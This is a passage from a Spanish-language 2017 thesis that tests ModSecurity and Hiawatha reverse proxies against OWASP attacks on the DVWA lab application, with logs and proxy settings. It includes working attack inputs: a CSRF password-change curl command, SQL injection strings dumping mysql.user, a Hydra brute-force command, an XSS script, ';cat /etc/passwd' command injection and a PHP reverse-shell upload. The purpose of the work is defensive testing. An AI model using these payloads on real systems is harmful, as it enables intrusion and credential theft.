4.1.3.8. A8 Falsificación de peticiones en sitios cruzados (CSRF)

Para realizar el cambio de clave desde el equipo del atacante se utiliza la herramienta curl como se muestra a continuación.

```
root@kali:~# curl --cookie "security=low; PHPSESSID=5c0aj0cf6ra8ctdmjn3s03ekf6" --locat
ion "http://192.168.1.62/dvwa/vulnerabilities/csrf/?password_new=admin123&password_conf
=admin123&Change=Change#" | grep "Password Changed" | tee curl.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4605  100  4605    0     0   243k      0 --:--:-- --:--:-- --:--:--  264k
        <pre> Password Changed </pre>
```

Figura 48- 4 *Ataque no bloqueado por el proxy reverso Apache + Mod_Security.*
Realizado por: Guajala E. 2017

```
GET /dvwa/vulnerabilities/csrf/?password_new=abc123&password_conf=abc123&Change=Change HTTP
/1.1
Host: 192.168.1.62
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.62/dvwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=5c0aj0cf6ra8ctdmjn3s03ekf6
Connection: keep-alive

--6246d71f-F--
HTTP/1.1 200 OK
X-Powered-By: PHP/5.3.3
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4605
Content-Type: text/html;charset=utf-8
Via: 1.1 localhost (Apache/2.2.15)
Connection: close
```

Figura 49- 4 *Validación del cambio de clave que provoca el ataque CSRF.*
Realizado por: Guajala E. 2017

```
Message: Warning. Match of "eq 1" against "&ARGS:CSRF_TOKEN" required. [file "/etc/httpd/mo
dsecurity-crs/base_rules/modsecurity_crs_43_csrf_protection.conf"] [line "31"] [id "981143"
] [msg "CSRF Attack Detected - Missing CSRF Token."]
```

Figura 50- 4 *Detección del ataque CSRF.*
Realizado por: Guajala E. 2017

Ataque es solo detectado mas no bloqueado por la regla con Id=981143 ubicado en modsecurity_crs_43_csrf_protection.conf.

4.1.4 Escenarios de prueba 3: Explotar los riesgos en la infraestructura protegida mediante el proxy reverso Hiawatha.

A continuación se explotan los riesgos y se analizan e interpretan los resultados obtenidos en el siguiente escenario.




Figura 51- 4 *Escenarios de prueba 3: infraestructura protegida mediante el proxy reverso Hiawatha.*
Realizado por: Guajala E. 2017

4.1.4.1 Parametrización del proxy reverso Hiawatha.

Como primera instancia se configura al servidor web Hiawatha para utilizarlo como proxy reverso en el archivo de configuración /etc/hiawatha/hiawatha.conf. La instalación y el archivo de configuración completo se pueden encontrar en el Anexo 2.

La parametrización de Hiawatha para que funcione como proxy reverso se lo realizó sobre la versión Hiawatha v10.3

A continuación se muestra las directivas que se configuran para que Hiawatha funcione como proxy reverso.




Figura 52- 4 *Configuración como servidor proxy reverso Hiawatha.*
Realizado por: Guajala E. 2017

Como se observa en la Figura 52-4 el servidor web hiawatha esta configurado para trabajar como proxy reverso, además esta parametrizado para evitar ataques de inyección SQL, XSS, CSRF y con la utilización de la directiva ***"DenyBody"*** se bloquea la inyección de comandos.

A continuación se tratara de explotar las vulnerabilidades encontradas en la aplicacón DVWA en el primer escenario, además se podrán observar la respuesta a un ataque mediante los siguientes ficheros:




Figura 53-4 *Archivo access.log*
Realizado por: Guajala E. 2017

Figura 54- 4 *Archivo exploit.log*
Realizado por: Guajala E. 2017

4.1.4.2 A1 Inyección SQL

Se realiza la inyección del código malintencionado ***"%' or '0'='0"*** obteniendo los siguiente resultados.




Figura 55- 4 *Ataque de inyección SQL a DVWA a través del proxy reverso Hiawatha*
Realizado por: Guajala E. 2017

Como se puede observar el proxy reverso bloquea el ataque de inyección SQL ya que la petición al servidor web mediante el método GET es analizado por hiawatha, e identifica que posee caracteres malintencionados en los paquetes HTTP/S. Además indica el codigo de error del cliente 441.




Figura 56- 4 *Previene el ataque de inyección SQL por el porxy reverso Hiawatha*
Realizado por: Guajala E. 2017

```
192.168.1.4¦Wed 14 Sep 2016 21:55:14 -0500¦441¦1075¦¦GET /dvwa/vulnerabilities/s
qli/?id=%25%27+or+%270%27%3D%270&Submit=Submit HTTP/1.1¦Host: 192.168.1.62¦User-
Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
¦Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8¦Accept-
Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3¦Accept-Encoding: gzip, deflate¦Ref
erer: http://192.168.1.62/dvwa/vulnerabilities/sqli/¦Connection: keep-alive¦Upgr
ade-Insecure-Requests: 1
```

Figura 57- 4 *Detección de ataque de inyección SQL en el archivo access.log*
Realizado por: Guajala E. 2017

```
192.168.1.4¦Thu 15 Sep 2016 08:00:06 -0500¦192.168.1.62¦/dvwa/vulnerabilities/sq
li/?id=a%27+UNION+ALL+SELECT+user%2Cpassword+FROM+mysql.user%3B%23&Submit=Submit
¦SQLi¦/dvwa/vulnerabilities/sqli/?id=a%27+UNION+ALL+SELECT+user%2Cpassword+FROM+
mysql.user%3B%23&Submit=Submit
```

Figura 58- 4 *Detección de ataque de inyección SQL en el archivo exploit.log*
Realizado por: Guajala E. 2017

4.1.4.3 A2. Pérdida de autenticación y gestión de sesiones

Mediante la herramienta Burp Suite se obtiene la cookie de sesión, la información del método GET y la URL, con lo cual se prepara el ataque de fuerza bruta con Hydra.

```
root@kali:/# hydra -l admin -P /usr/share/wordlists/dirb/small.txt 192.168.1.62
http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Logi
n=Login:Username and/or password incorrect.:H:Cookie: security=low; PHPSESSID=5j
jbkg9f5oh5nef2f8fd6obvi5"
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2016-09-20 23:19:13
[DATA] 16 tasks, 1 server, 958 login tries (l:1/p:958), ~59 tries per task
[DATA] attacking service http-get-form on port 80
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-09-20 23:19:14
```

Figura 59- 4 Bloqueo de ataque de fuerza bruta hacia DVWA
Realizado por: Guajala E. 2017

Hiawatha provee los siguientes parámetros configurables para evitar un ataque una inundación de peticiones desde una misma dirección IP.

```
ReconnectDelay = 3
ConnectionsPerIP = 25
```

Figura 60- 4 *Parametros para evitar ataque de fuerza bruta*
Realizado por: Guajala E. 2017

```
192.168.1.3|Thu 15 Sep 2016 03:11:40 -0500|Maximum number of connections for IP
address reached
192.168.1.3|Thu 15 Sep 2016 03:11:40 -0500|Client banned because of too many sim
ultaneous connections
```

Figura 61- 4 *Bloqueo y baneo de conexión simultaneas desde una IP en el exploit.log*
Realizado por: Guajala E. 2017

4.1.4.4 A3 Secuencia de comandos en sitios cruzados (XSS)

XSS Reflejado

El atacante intenta ejecutar a la aplicación DVWA el siguiente script ***"<SCRIPT>alert("XSS");</SCRIPT>".***




Figura 62- 4 *Ataque de XSS reflejado en DVWA con proxy reverso Hiawatha*
Realizado por: Guajala E. 2017

Como se puede observar el proxy reverso bloquea el ataque de XSS Reflejado ya que la petición al servidor web mediante el método GET es analizado por hiawatha, e identifica que posee un script que pretende ser ejecutado en la aplicación. Además indica el codigo de error de cliente 442




Figura 63- 4 *Bloqueo ataque de XSS Reflejado por el porxy reverso Hiawatha*
Realizado por: Guajala E. 2017

Figura 64- 4 *Detección ataque de XSS Reflejado en el archivo access.log*
Realizado por: Guajala E. 2017




Figura 65- 4 *Detección ataque de XSS Reflejado en el archivo exploit.log*
Realizado por: Guajala E. 2017

XSS Persistente

El atacante intenta insertar un script malintencionado en el formulario el cual se va enviar a la aplicación mediante el método POST.




Figura 66- 4 *Ataque XSS persistente en DVWA con proxy reverso Hiawatha*
Realizado por: Guajala E. 2017

El proxy reverso Hiawatha no puede bloquear el ataque XSS almacenado mediante el parámetro "***PreventXSS = block***" ya que el análisis lo realiza en la URL, y de acuerdo al análisis los datos son enviados al servidor utilizando el método POST. El autor de Hiawatha ***Hugo Leisink*** indica que añadirá el análisis en el método POST en la próxima versión liberada (Leisink, 2016).

Por lo cual se utiliza el parámetro ***"DenyBody"*** que analizará el cuerpo de la petición contra las expresiones regulares configurados.




Figura 67- 4 *Configuración del parámetro DenyBody contra XSS Persistente*
Realizado por: Guajala E. 2017




Figura 68- 4 *Ataque XSS persistente bloqueado por el porxy reverso Hiawatha*
Realizado por: Guajala E. 2017

Figura 69- 4 *Detección de ataque XSS persistente en el archivo access.log*
Realizado por: Guajala E. 2017




Figura 70- 4 *Detección de ataque XSS persistente en el archivo exploit.log*
Realizado por: Guajala E. 2017

4.1.4.5 A4 Referencia directa insegura a objetos

Se analizó que el proxy reverso Hiawatha no puede bloquear la inyección del comando "***;cat /etc/passwd***", ya que el método utilizado para comunicarse con el servidor es el POST, y por lo tanto Hiawatha no lo puede reconocer como un ataque, sin embargo se puede utilizar expresiones regulares con el parámetro ***"DenyBody"*** pero se debe ser cuidadoso, ya que se podría tener algún falso positivo.

En este caso para la ejecución de comando se configuró la siguiente expresión:




Figura 71- 4 *Configuración del parámetro DenyBody contra la ejecución de comandos*
Realizado por: Guajala E. 2017




Figura 72- 4 *Ataque referencia directa insegura a objeto es bloqueado por proxy reverso Hiawatha.*
Realizado por: Guajala E. 2017

Figura 73- 4 *Detección de ataque de injección de comandos en el archivo exploit.log*
Realizado por: Guajala E. 2017

4.1.4.6 A5 Configuración de seguridad incorrecta

El ataque consta en subir una shell PHP, el cual al momento de ejecutar permitirá abrir un socket en el servidor web, en donde se aloja la aplicación DVWA al cual el atacante se conectaría con el exploit "***reverse_tcp***" y podría tomar control del servidor web.

La aplicación no realiza ninguna verificación de la extensión del fichero, y tampoco el proxy reverse Hiawatha lo puede controlar.




Figura 74- 4 *Cargar ficheros con extensiones inusuales*
Realizado por: Guajala E. 2017

Figura 75- 4 *Desplegar ficheros no autorizados y ejecución del malware*
Realizado por: Guajala E. 2017




Figura 76- 4 *Bloqueo de ataque (ejecución del malware) por del proxy reverso Hiawatha*
Realizado por: Guajala E. 2017

El payload cuando se ejecuta abre una puerta trasera en el servidor web en donde se aloja la aplicación web, por lo tanto el atacante mediante la ejecución del ***"reverse_tcp"*** intenta conectarse al servidor web, pero el proxy reverso hiawatha no permite que la comunicación se establezca enviando un error ***"Gateway Timeout"*** con un error 504 de tiempo de espera agotado.

```
192.168.1.4¦Thu 15 Sep 2016 07:57:19 -0500¦504¦1709¦¦GET /dvwa/hackable/uploads/
PHONE_HOME.php HTTP/1.1¦Host: 192.168.1.62¦User-Agent: Mozilla/5.0 (Windows NT 1
0.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0¦Accept: text/html,application/x
html+xml,application/xml;q=0.9,*/*;q=0.8¦Accept-Language: es-ES,es;q=0.8,en-US;q
=0.5,en;q=0.3¦Accept-Encoding: gzip, deflate¦Referer: http://192.168.1.62/dvwa/h
ackable/uploads/¦Connection: keep-alive¦Upgrade-Insecure-Requests: 1
```

Figura 77- 4 *Detección de configuración de seguridad incorrecta en el archivo exploit.log*
Realizado por: Guajala E. 2017

4.1.4.7. A6 Exposición de datos sensibles

Para la comunicación entre el usuario y el proxy reverso Hiawatha se utilizó el protocolo Https con la siguiente configuración.

```
Binding {
        Port = 443
        TLScertFile = /etc/hiawatha/tls/server.localhost.pem
        Interface = 192.168.1.62
        MaxRequestSize = 2048
        TimeForRequest = 30
}
RequireTLS = yes
```

Figura 78- 4 *Configuración de HTTPS en el proxy reverso Hiawatha.*
Realizado por: Guajala E. 2017

Los paquetes Https fueron analizados mediante la herramienta Wireshark como se muestra a continuación:

